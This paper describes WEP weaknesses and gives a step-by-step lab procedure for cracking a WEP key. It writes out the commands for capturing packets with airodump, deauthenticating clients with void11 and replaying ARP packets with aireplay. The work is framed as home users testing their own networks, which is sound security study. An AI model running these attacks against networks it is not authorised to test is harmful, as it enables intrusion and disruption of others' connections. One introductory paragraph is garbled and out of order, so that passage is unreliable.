WIRELESS PENETRATION TOOLS, TECHNIQUE AND APPLICATION FOR WEP VULNERABILITIES TEST [1]

Ichwan Yelfianhar [2]

1. This work was supported in part by the Departemen of Electrical and Computer Science, Curtin University of Technology. This work was supported by Wireless and Networking Laboratory Curtin University of Technology.

2. Ichwan Yelfianhar., is a lecturer of Jurusan Teknik Elektro, Universitas Negeri Padang, Padang, Indonesia. He has finished master degree at Department of Electrical Enginering, Curtin University of Technology, Perth, Australia (e-mail: k_wan97@yahoo.com).

ABSTRACT

(English Version)

Wired Equivalent Privacy (WEP) is one of the encryption data method used in wireless network to provide the same level of security provided by the wired network. The WEP standard applied in wireless network, especially in the 802.11b standard, was acknowledged to have some weaknesses. But many wireless network users, especially home user, do not realize these weaknesses. This is because lack of wireless network knowledge of the user and high cost to perform security test on the network by hiring professional consultant. Therefore through this paper, the possibility to test WEP vulnerabilities by applying wireless penetration with some free tools and common equipment is revealed. The tools used in this paper is from Auditor Security Collection Live CD that can be downloaded freely and two laptops with wireless NIC installed to monitor the traffic and captured the packet of the targeted wireless AP. The results of this test shown that 64 bit encription codes are more vulnerable than 128 bit encription codes based on various complication level of the codes.

Index Terms—WEP, security, wireless penetration, traffic monitoring and packet capturing.

(Bahasa Indonesia)

Wired Equivalent Privacy (WEP) adalah salah satu metode enkripsi data yang digunakan dalam jaringan nirkabel untuk mendapatkan level keamanan yang setara dengan jaringan kabel. Standar WEP yang diterapkan dalam jaringan nirkabel, khususnya pada standar 802.11b, diketahui memiliki beberapa kelemahan. Akan tetapi kebanyakan pengguna jaringan nirkabel, terutama pemakai rumahan, tidak memahami kelemahan keamanan jaringan ini. Hal ini disebabkan oleh kurangnya pemahaman pemakai dan tingginya biaya yang dibutuhkan untuk melakukan pengujian dan pengaturan keamanan jaringan melalui bantuan konsultan ahli. Melalui tulisan ini, kemungkinan pengujian tingkat kelemahan standar keamanan WEP pada jaringan nirkabel dilakukan melalui penembusan keamanan dengan menggunakan beberapa perangkat lunak gratis dan peralatan jaringan nirkabel standar. Perangkat lunak yang digunakan dalam tulisan ini adalah Auditor Security Collection Live CD yang dapat didownload secara gratis dari internet. Perangkat nirkabel yang digunakan adalah dua buah laptop yang dilengkapi kartu jaringan nirkabel untuk memantau lalu lintas data pada jaringan dan mengambil paket data dari akses point wireless yang akan ditembus keamanannya. Dari pengujian ini diperoleh bahwa tingkat kelemahan kode enkripsi 64 bit lebih mudah ditembus dibandingkan kode enkripsi 128 bit sesusai dengan variasi dan tingkat kerumitan pengkodean.

Kata kunci: WEP, keamanan jaringan, penetrasi wireless, traffic monitoring and packet capturing

I. INTRODUCTION

The Wireless Equivalent Privacy (WEP) standard applied in wireless network was known recently to have some weaknesses. The weaknesses come from RC4 key scheduling algorithm firstly observed by Fluhrer, Martin and Shamir. On the c

ret key in WEP[1]. Based on this technique they can recover an arbitrary long key in some amount of paper, they found that the RC4 key scheduling algorithm that is used in WEP encryption have a large number of weak keys. These weak keys then they used to construct new distinguishers for RC4 and to mount related key attacks with practical complexities. This technique then they used to obtain the initialization vector (IV) modifiers which encrypt a fixed se

time, which depend on the bit size of the IV modifier[1]. This attack is lately known as FMS attack, and few tools that basically based on this technique are developed fast. One of the most famous one is AirSnort. This tool is simple to use but required a very large amount of packets to be captured in order to be able to crack the WEP. The amount packets needed approximately five to ten million packets or more which impossible to get in a short time[2]. Additionally further improvement in wireless securities which implement MAC address filtering combining with development in new security method make FMS attack difficult to be applied. How ever, there are still many chances for the new security mechanism to be easily penetrate by the intruders using appropriate tools and technique. For example, by using a tool that provide with ability to change the MAC address of certain wireless Network Interface Card (NIC), authentication access to the filtered MAC address network could be obtained to perform the attack. On the other hand, despite the encrypted packets, the wireless access points also transmit unencrypted beacon several times per second[2]. This is made the wireless network more vulnerable if there is a tool that can trigger the access point to transmit this beacon more often. This is also shortening the time to obtain enough packets to be able to recover the encrypted WEP. The worst thing is that many of this kind of tools now readily available to be downloaded freely.

Because of the vulnerabilities of wireless security is getting worst as the availability of wireless penetration tools increases, it is necessary to perform assessment test regularly to the secured wireless network to determine the security level of the network. This is easily can be done by hire some professional network security consultant to perform penetration test for some large organization or company network. But for home users it will not be a cost effective solution, because the network is not run for high profit activities and hiring professional help contribute additional high cost. Alternative solution for this is performing wireless penetration using standard wireless equipment such as wireless NIC, some laptops and some free tools that could freely be downloaded from the internet. This paper will provide step by step configuration and technique that home user could learn and applied to perform wireless penetration to determine the WEP key or other securities install on their network easily vulnerable or not.

II. WIRELESS 802.11b SECURITY

A. Basic Security Mechanisms

The basic standard security mechanism for wireless 802.11b network according to IEEE standard consists of two mechanisms which are:

- SSID (Service Set Identification) – Network Name

  A Service Set Identification (SSID) is basically the network name of a Wireless LAN (WLAN) that is used to segment the users and Access Points (AP)[3]. It contains a 1 to 32-character American Standard Code for Information Interchange (ASCII) string that can be entered on the clients and access points in order to join the network. Most of access points have “SSID broadcast” or “allow any SSID” option in order to make it easy to set up a wireless network. The “Allow any SSID” option will set the access point to allow access to a client with a blank SSID. And the “SSID broadcast” sends beacon packets that advertise the SSID[4]. Disabling these two options does not secure the network, since a wireless sniffer can easily capture a valid SSID from normal WLAN traffic. How ever it minimizes the entrance point for the intruder to easily enter the network.

- WEP

  Wired Equivalent Privacy (WEP) is a security features that uses an encryption code to encrypt the data send over the air. It was designed by the IEEE to make WLAN security to a level comparable to a wired networking environment such as a Local Area Network (LAN)[3]. The encryption algorithm used by WEP based on four variable length symmetric keys of RC4 stream cipher, which converts data into unreadable format (cipher text)[3]. The client and AP of a wireless network must have the same WEP key to be able to exchange the encrypted block of data. The RC4 algorithm use Initialization Vector (IV) to jump-start the encryption process algorithms that depend on previous sequence of cipher text block. With smaller IV combine with keys that do not gradually change will increase the chance that the encrypted data packets with duplicate IV. The WEP key in 802.11b equipment are manually configured by the administrator, therefore all keys are static and common to all WLAN device. This make possibility to recover the correct WEP key by capturing the packets data and de encrypt the unique or weak IV using the RC4 algorithm. The 802.11b equipment has 2 option key sizes to be used that are:

  - 64 bit (40 bit Key and 24 bit IV)
  - 128 bit (104 bit Key and 24 bit IV)

The main functions of WEP key on WLAN are:

- Deny WLAN access

  The WEP key is used by AP to denied unauthorized client access when the text challenge sending to the client not send back with the correct WEP key which is supposed to be encrypted by the client.
- Prevent replay attacks

  The replay attack prevent by the WEP key implementation because the attacker will not be able to decode the packets data sniffed if the proper WEP key to decrypt the data is not obtained.

B. Authentication and Association Process

In order to connect with the WLAN AP, the client should perform the authentication and association process to grant access to the AP, based on 802.11b standard this process could be divided into three sequence state that are:


- State 1: Unauthenticated and Unassociated
- State 2: Authenticated and Unassociated
- State 3: Authenticated and Associated

1. Authentication process

The authentication process is the initial step of the client to validate its identification to the AP. The authentication process methods in wireless network consist of two types:

- Open System Authentication

  The entire authentication process is performed in clear text and allowed the client to associate with AP without having proper WEP key. But the client will be unable to send or receive data due to the packet data is encrypted by WEP. This method shown on figure 1:



Access Point
A
Access Point
B
Client Sends Probe
AP (A/B) sends probe response. Client evaluates AP response, selects best AP.
Client sends authentication request to selected AP (A).
AP (A) confirms authentication.
Client sends association request to selected AP (A).
AP (A) confirms association and registers client.

Open authentication uses clear text transmission to allow a client to associate to an access point.

Fig.1 Open System Authentication method (adapted from Cisco course material)

- Shared Key Authentication

  The authentication process is performed by sending a challenge text from AP to the client. The client then will encrypt the challenge text with its WEP key and send it back to AP, where it is decrypted and compared with the original text sent. If they are matched, the access will be granted to the client. This method shown on the following figure:


Access Point
A
Access Point
B
Client Sends authentication request to AP (A).
AP (A) sends authentication response containing the unencrypted "challenge" text.
Client encrypts the "challenge" text using one of the WEP keys and sends it to AP (A).
AP (A) compares the unencrypted "challenge" text with the encrypted "challenge" text. If the text is the same, AP (A) will allow the Client onto the WAN.

Shared key authentication uses WEP encryption during the client association process.

Fig.2 Shared Key Authentication method (adapted from Cisco course material)

C. Association process

This process follows up after the authentication process successful. In this process, the client send an association request packet to the AP and the AP will send association response packet back to client. This response will state whether the client will be allowed to access the wireless network.

From the three states of authentication and association process, it show clearly that there are three phases development of a client become authenticated and associated with wireless AP, that are:

1. Probing Phase
2. Authentication Phase
3. Association Phase

III. WIRELESS PENETRATION ATTACK METHODS

Wireless network technology is highly vulnerable of the penetration attack because unlike the wired network, this technology using open air as a medium for transferring data. The data transferring through the open air is susceptible for radio frequency based attacks and also to the same attack which wired network is vulnerable[5]. Therefore many different ways to exploit and perform the penetration attacks to the wireless network is highly possible. Some of them will be discussed in this section.

D. Interception and Monitoring

This attack method based on the ability for the attacker to monitor and captured wireless network traffic traveling through the air. Many tools exist that provide possibilities to perform this attack. The type of this attack is easier to accomplish compare to wired network, because the attacker does not need to penetrate to the physical infrastructure of the network. The attacker just need to purchase portable wireless device with proper software and tools installed to penetrate or capture the network traffic wirelessly. The attacker only needs to get within the range of the wireless network AP to perform this attack. This attack even possible to be performed while driving by the building or location where there is a wireless AP is in range which is popularly known as war driving.

If the wireless equipment is installed with properly security implementation, there is a chance to counter measure or event prevents this type of attack. However the weaknesses of the security implementation on wireless network technology make it difficult to protect the wireless network from interception of wireless data. The information obtains by the attacker during interception and monitoring then can be used for reconnaissance of the wireless network[5].

E. Jamming

Jamming is an attacking method where the attacker is able to prevent either client or wireless AP from communicating with other devices. This type of attack accomplish when all possible radio frequencies in a specific range are consumed through noise or other signals. Large range equipment from specific jamming devices or even ordinary home appliance such as frequency generator, microwave ovens, or baby monitors can be used for this attack[5]. The effect of this attack depends on the operating frequency of the jamming device and the wireless system. If the attack is successful, the communication from wireless AP to the client will be halted and the authorized client will no longer have access to the AP. This attack also known as Denial of Service (DoS). Proper device shielding may be applied to reduce the risk of this attack. However this not prevents the attacker to attack, because the wireless network must broadcast through the published frequency on the air.

F. Insertion

This attack method performs by placing rogue (unauthorized) wireless devices on to wireless or wired network to use the network without detection[5]. This attack could be performed by unauthorized user or authorized user of the network. Some form of this attack is rogue Access Points. This attack is performed by placing unauthorized AP in order to gain access to the targeted network or to confusing the client of the available network to be associated with the rogue AP with the strongest signal. By performing this attack, the rogue AP will have access to the network traffic of all associated client. This AP also could access the password and sensitive information of the client by using IP spoofing and ARP. Rogue AP can be used to perform man in-the-middle attack against encrypted traffic such as SSL and SSH.

G. Client-to-Client Attacks

Despite of the wireless access point attacks, the attacker could also performing client-to-client attack. Some methods to perform this attack are:

- Duplicate MAC Address
  There is no mechanism provide to validate one device with valid MAC address against an authorized device with the same MAC address in wireless network. This weakness is then used by the attacker to gain access to the network. When the authorized client is also on line at the same time, the attacker can perform the attack to provide DoS for the authorized client. This is possible due to the access point will drop packets sent to or from the devices with the same MAC address.

- Duplicate IP Address
  This attack performs the same way with duplicate MAC address. By using the same ip address with the authorized client, the attacker can gain access to the network and perform DoS to the authorized client. The duplicate IP addresses confused the network, and lead to intermittent network trouble such as retransmitting or even complete blocking communication from the authorized client.

H. WEP Attack

Many weaknesses in WEP implementation on wireless network have been used to perform this type of attack. WEP attacks include Weak and Unique IV collection, Bit Flipping, and Replay Attacks[4]. These attacks depend on the ability to monitor 2.6 GHz radio frequency transmit by wireless AP and translate the 802.11 physical layer into human readable form[6]. Some problems with WEP implementation that are potential to be used in this attack method are:

- IV Collisions
  IV collision means that the same IV is reused at some point in wireless transmission. This IV is added to the secret key in each packet to make each packet has a different RC 4 key. Due to the secret key does not change frequently, possibilities in using the same IV is increasing. Two packets that encrypted with the same IV can be easily decrypted [7]. The following equation show how the process:

$$C_1 = P_1 \otimes RC4(v,k) \tag{1}$$

$$C_2 = P_2 \otimes RC4(v,k) \tag{2}$$

$$C_1 \otimes C_2 = (P_1 \otimes RC4(v,k)) \otimes (P_1 \otimes RC4(v,k)) \tag{3}$$

$$C_1 \otimes C_2 = P_1 \otimes P_2 \tag{4}$$

The first and second equation show the calculation of two ciphertexts (C_1 and C_2) by XORing the plaintext P_1 and P_2 with the same keysteram RC4(v,k), where v represent the IV and k is the secret key. If the two ciphertexts are XORing as shown in equation three, the keystream will be disabled and the plaintexts $P_1 \otimes P_2$ will be obtained [7].

To partition the XORed plaintext, several ways can be used such as known plain text attack where the attacker trying to get the target to send known plaintext through spam or email, then it is used to solve the unknown plaintext. The other possible ways is the attacker guess the plain text from the structured IP traffic such as TCP and UDP headers across packets. The attackers also can use statistical analysis such as combination or permutation to partition this two plaintext messages.

The implementation of RC4 stream in WEP only use 24-bit of IV key size which is not length enough to avoid collision to be happened. Some of the wireless NIC also reinitialize IVs to 0 each time a card initialize and increments by 1 for each packet (Stubblefield, Ionnidis and Rubin, 2001). This condition will make the chance of more IV collision and allow attacker to guess the IV.

- RC4 weak key scheduling
  RC4 weak key scheduling based on the algorithm developed by Fluhrer, Martin and Samir which is known as FMS attack. This algorithm allowing keys to be guessed based on the first few packets with weak IV transmitted.

- Linearity of the integrity check value algorithm
  This algorithm is standard in sending and receiving packets data to cross check the data integrity. This algorithm will produces the CRC data fingerprint which can be used by the attacker to flips the bit on encrypted data to determine the algorithm of the CRC value change and provide the clue needed to underlay the plaintext [8].

I. Social Engineering

Despite of the problems in WEP implementation discussed before, the attacker still able to do the easiest attack on the wireless network through mechanism called social engineering. Social engineering is an attack method where the attacker spoofs his identity by pretending to be the authorized person to have access to network information such as user's name or password. Because of key management is manually configured, obtain this information though social engineering will make the attacker can break and enter the wireless network easily[7].

IV. WIRELESS PENETRATION TOOLS

Since the weaknesses in WEP implementation on wireless network is published, many wireless penetration tools that work based on this weaknesses is developed. Basically the penetration tools attacks the wireless networks perform in two ways that are:

1. Attack Using Weak Initialization Vectors (FMS Attacks)
2. Attack Using Unique Initialization Vectors (Chopping Attacks)

Both of this two technique request some big amount of packets data to be collected, which will take long time if perform in normal condition. Fortunately, this process could be speed up by injected traffic into the network to create more packets. In order to perform this, one or more Address Resolution Protocol (ARP) packets should be collected and retransmitting them to the AP. This process will generate traffic and the speed in collecting the packet will increase. The fastest mechanism in collecting the ARP is by sending the deauthentication frame to the network which will disconnect the client. After this attack the network will requiring reauthentication and an ARP packet will be generated. After one or more ARP packet collected, it can be retransmitted to the AP[9].

Many free software available on the internet now to perform wireless penetration testing. Due to the limitation of the software ability and design, certain task in wireless penetration should be done by certain software. Combination use of the penetration software will make the penetration testing easier to perform. Some types of tools that can be used for wireless penetration are:

- Sniffing tools
  These kinds of tools are good at finding the wireless network frame on the air because they can pick up traffic on the air. Some of the tools such as Kismet event can group the packet they sniff according the type whether it is weak IV packets, or encrypted packets. But these tools are not able to crack the WEP encrypted packets they sniff. Some tools that can be group into this type are: Kismet (run on Linux), Netstumbler (run on windows XP), Wellenreiter (run on Linux) etc.

- ARP poisoning tools
  These types of tools are used to perform ARP packet collection and retransmit it to the AP to generate traffic on the targeted network. These tools will increase the number of packets to be captured in a short time. Some tools that perform this are: Ethereal (run on Unix, and the new beta version also work on Windows XP), Void11 (run on Linux), Aireplay (run on Linux) etc.

- Sniffing and WEP cracking tools

  These kinds of tools can perform both sniffing and WEP cracking. This is the most important tools to do wireless penetration testing. These tools are able to crack the WEP key if the required amounts of packets data containing weak IV or unique IV packets are captured. The time needed to performing WEP crack depend on the mechanism of the tools used to perform the decryption. The algorithm to decrypt the WEP key is developing fast. Therefore many of this kind of tools are available now. Some example of this tools are: Airsnort, Aircrack, Weplab, WEPCrack, dwepcrack. Until now, most of the WEP crack tools run on Linux or Unix system.

  The comparison of the tools available for WEP crack is becomes an interesting topic in wireless network. This is because it is the essential part in break trough the wireless security. The most important achievement in this tools development is faster time in cracking the WEP key and the number of successful cracking. Many white paper and article provide on the internet that show the comparison of this tools.

V. APPLICATION OF WIRELESS PENETRATION FOR WEP KEY VULNERABILITIES TEST

J. Preparation

Some equipment need to be prepare in performing wireless penetration for WEP key vulnerabilities test are:

1. Hardware
   - Targeted client

     The target on this penetration test is a wireless network with wireless security is configured using WEP. The target client here is a simple infrastructure network that consists of one AP and one wireless client. The hardware needed are: one AP or wireless router, one laptop with wireless NIC.
   - Attacking client

     The attacking client is needed to perform the ARP poisoning attack to increase the number of packets being captured by generate traffic on the network. The hardware for this client are: one laptop with Prism2 wireless card.
   - Sniffing client

     The sniffing client is needed to sniff and captured the packets transmit from the AP and performing the WEP crack after the number of packets require is fulfilled. The hardware for this client are: one laptop with Prism2 wireless card.

   Prism2 wireless card is used here because most of the tools will be used is work based on Prism2 chipset. The detail configuration of this penetration test is shown on the following figure:



Target AP
Any 802.11 AP or wireless router
Target Client
Notebook with any wireless card
Sniffing Client
Notebook with PRISM 2 card running sniffing / capture program
Attacking Client
Notebook with PRISM 2 card running wireless traffic stimulator

Fig. 3 Penetration Test of WEP Key Vulnerabilities

2. Software

   The software for this penetration test is available in the form of free Auditor Security Collection Live CD that can be downloaded from the internet and burn into a CD. This CD basically a bootable Linux CD with pre installed Auditor Security Tools which will boot into Linux operating system that run into RAM. The tools that will be used to perform the penetration attack are:

   - Kismet to perform network recon and scanning for the wireless network available nearby as the target
   - Airodump scans the wireless network for packets and captures these packets into files.
   - Void11 will deauthenticate computers from a wireless access point, which will force them to reassociate to the AP, creating an ARP request.
   - Aireplay takes this ARP request and resends it to the AP, spoofing the ARP request from the valid wireless client.
   - Aircrack will take the capture files generated by airodump and extract the WEP key

B. Setting Up The Network AP and Client

1. Setting Up The Targeted Client

Before performing the penetration test on the targeted network, the wireless configuration and security option must be configure properly in order to obtain the desired result as if actual attack is happening. Fist step for this is by setting up the wireless AP with selected SSID, secured the connection with WEP and determine the channel to be used. The informations need to be recorded for future used are:

- MAC Address of the AP - This is usually displayed in the web configuration menu or may be found on a label on the bottom or side of the AP
- SSID of the AP
- Wireless channel of the AP
- WEP key - If the AP displays the key as 0xFFFFFFFFFF (replace the F's with whatever your key is), write down only everything past the 0x

After the AP get configured, then the client can be connected to the AP by making the connection from the wireless network connection and type in the proper WEP key as configured on the AP. The connection establishment can be checked by pinging the IP address of the AP, if the AP respond to the client it means that the connection already establish. At this stage the MAC address of the targeted client also being recorded for further used. It can be done by typing ipconfig /all on the command prompt of client windows. After the entire configuration is set and the MAC address of the client being recorded, the client laptop can be turned off for a while.

2. Setting Up the Sniffing and Attacking Clients


The sniffing and attacking client is setting up by boot the sniffing and attacking client with Auditor Security Collection Live CD. After the loading is complete and start screen show up, the wireless network card of the laptops should be checked whether it configure properly or not. This can be done by using command iwconfig on the command prompt. If there is wlan0 on the list it means that the wireless network card already recognized and configure properly.

C. Performing the Penetration Test

After all of the devices is configured properly. Then the wireless penetration test to the targeted network can begin to perform. The steps to perform the penetration test are:

1. Locate The Target Access Point

   Locating the target AP can be done by performing sniffing and scanning of the available AP surrounding the sniffing client. The simple way is by running Kismet to sniff and scan the nearby wireless AP. Once the Kismet start, it will also start to capture packets and ask for a prefix and directory to save the captured files. After the prefix and the directory to save the files is determined, Kismet will start to display the wireless network found nearby, the channel number, and the number of packets collected. The targeted network should be listed on the display. The Kismet display show on the following figure:



```
Network List (Autofit)                                                Info
    Name                    T W Ch  Packts Flags IP Range      Size   Ntwrks
  . linksys                 A Y 001     14       0.0.0.0        0B        9
  ! starbucks               A Y 006   1571       0.0.0.0        0B    Pckets
  ! thg2                    A Y 001     75       0.0.0.0        0B      1948
  ! thg                     A Y 003    101       0.0.0.0       37k    Cryptd
  ! District 24             A Y 006    139       0.0.0.0        3k       121
  ! lam                     A N 006     32   U   192.168.0.1    0B      Weak
    BFI                     A Y 010      2       0.0.0.0        0B         0
  ! 209                     A Y 011      5       0.0.0.0        0B     Noise
    209                     P N ---      9       0.0.0.0        0B         4
                                                                      Discrd
                                                                         119
                                                                      Pkts/s
                                                                          77

                                                                      Elapsd
                                                                    00:00:21
Status
 Connected to Kismet server version 2005.01.R1 build 20050111115152 on localhost:2501
 Found new probed network "209" bssid 00:06:25:1A:05:D2

Battery: AC 100% 10h0m0s
```


Fig. 4 Kismet display the wireless network in range

Kismet will also display the number of encrypted packet seen. Interestingly, Kismet still be able detecting packets from the targeted AP even with the targeted client is off. This is because the AP sends out beacon which tell wireless user that an AP is in range. At this point, when the targeted client is turning on and connected to AP, it will be seen on the Kismet display that the collected packets data will increase. This is because the targeted client starts to transmit data to connect with the AP.

Some shortcut key of Kismet will be helpful in finding out the detail information this shortcut are:

"s" to access the sort menu
"c" to sort the network list ordered by channel
"L" to lock the SSID chanel

The SSID detail, MAC address and channel of the target AP can be obtained by point the cursor to the selected target AP and press enter. The Kismet display will show detail information as shown below:




```
Network List (Channel)
    Name                       T W Ch  Packts Flags IP Range      Size
 Network Details
  Name     : thg

  SSID     : thg
  Server   : localhost:2501
  BSSID    : 00:A0:C5:90:40:DF
  Carrier  : IEEE 802.11b
  Manuf    : Unknown
  Max Rate: 11.0
  First    : Sun May 15 11:26:56 2005
  Latest   : Sun May 15 11:27:43 2005
  Clients  : 2
  Type     : Access Point (infrastructure)
  Info     :
  Channel  : 3
```

Fig. 5 Detail information of the AP

The detail information of the client could also be find by typing shortcut key "shift-C"

2. Capturing The Packets Data With Airodump

   For this stage the tools Airodump that is installed on sniffing client can be used to start capturing the packets data. Airodump can be run directly from the shell by typing its name, which is shown on the following figure:



```
root@1[ramdisk]# airodump

  airodump 2.1 - (C) 2004 Christophe Devine

  usage: airodump <wifi interface> <output filename> [mac filter]

root@1[ramdisk]# airodump wlan0 cap1 00:a0:c5:90:40:df
```

start with cap1 then do cap2, cap3, etc.

MAC address of the WAP

Fig. 6 Running Airodump

After Airodump is running, its need to be configured, the configuration is simply by typing the following command on the shell:

```
iwconfig wlan0 mode monitor
iwconfig wlan0 channel channelnumber
cd /ramdisk
airodump wlan0 cap
```

To make airodump to capture the packets from the target AP only, the following command could be add:

```
Airodump wlan0 cap1 mac address of AP
```

When the airodump is running, the amount of packets and IV collected is shown on the shell command. The number of IV collected will increase with the increase of the packets collected. This is will be depend on the traffic of the network.

3. Increasing The Network Traffic

The amounts of packets transmit by the wireless AP and the targeted client will be depends on the traffic of the network. Therefore to obtain more IV and packets data to be captured, the traffic of the network need to be triggered. For this purpose the second laptop (the attacking client) is turning on and the void11 tools is used. Void11 will perform the deauth attack which will force the target client to de-authentication from its associated AP. Normally the target client will try to reassociate with the AP. This reassociation process will generate data traffic on the network. To run void11, the following command is used on the shell of attacking client:

```
switch-to-hostap
cardctl eject
cardctl insert
iwconfig wlan0 channel channelnumber
iwpriv wlan0 hostapd 1
iwconfig wlan0 mode master
void11_penetration -D -s mac addr of clients -B mac addr of AP wlan0
```

By performing this attack the IV count in airodump running at the sniffing client will be increased approximately 100 – 200 in a few seconds. However using void11 to generate the traffic on the network is ineffective because sometimes it will interferes with normal WLAN operation.

Void11 used here just to make the target client to disassociate with the AP and the client will generate the Address Resolution Protocol (ARP) packets which can be used to perform more effective attack to generate traffic. This attack called replay attack. By capturing the ARP packets generated from the client after deauth attack, the captured ARP packets can be used to spoof the AP as it received the ARP packets from the valid client. Then the AP will generate traffic on the network because it will sense that there is a valid client trying to reassociate with it because ARP packets are usually transmits to attempt reassociation with the AP. Therefore after the sniffing client captured the ARP packets the sniffing clients can used it to perform the replay attack using aireplay. To start using aireplay from the sniffing clients the following command should be typed on the shell:

```
switch-to-wlanng
cardctl eject
cardctl insert
monitor.wlan wlan0 channelnumber
cd /ramdisk
aireplay -i wlan0 -b mac addr of AP -m 68 -n
68 -d ff:ff:ff:ff:ff:ff
```

The number 68 is determined the size of the packets that will be replay by aireplay. This size is the ARP packets size that generate by the targeted client. The following figure show how this attack is performed:





Fig. 7 Penetration attack using replay mechanism

If the aireplay successful in capturing the ARP packets transmit by the target client after suffering from deauth attack, at some point aireplay will display a captured packet and ask if it need to be replay or not. The replay should perform only if the packet is matches the following criteria:

- FromDS - 0
- ToDS - 1
- BSSID - *MAC Address of the Target AP*
- Source MAC - *MAC Address of the Target client*
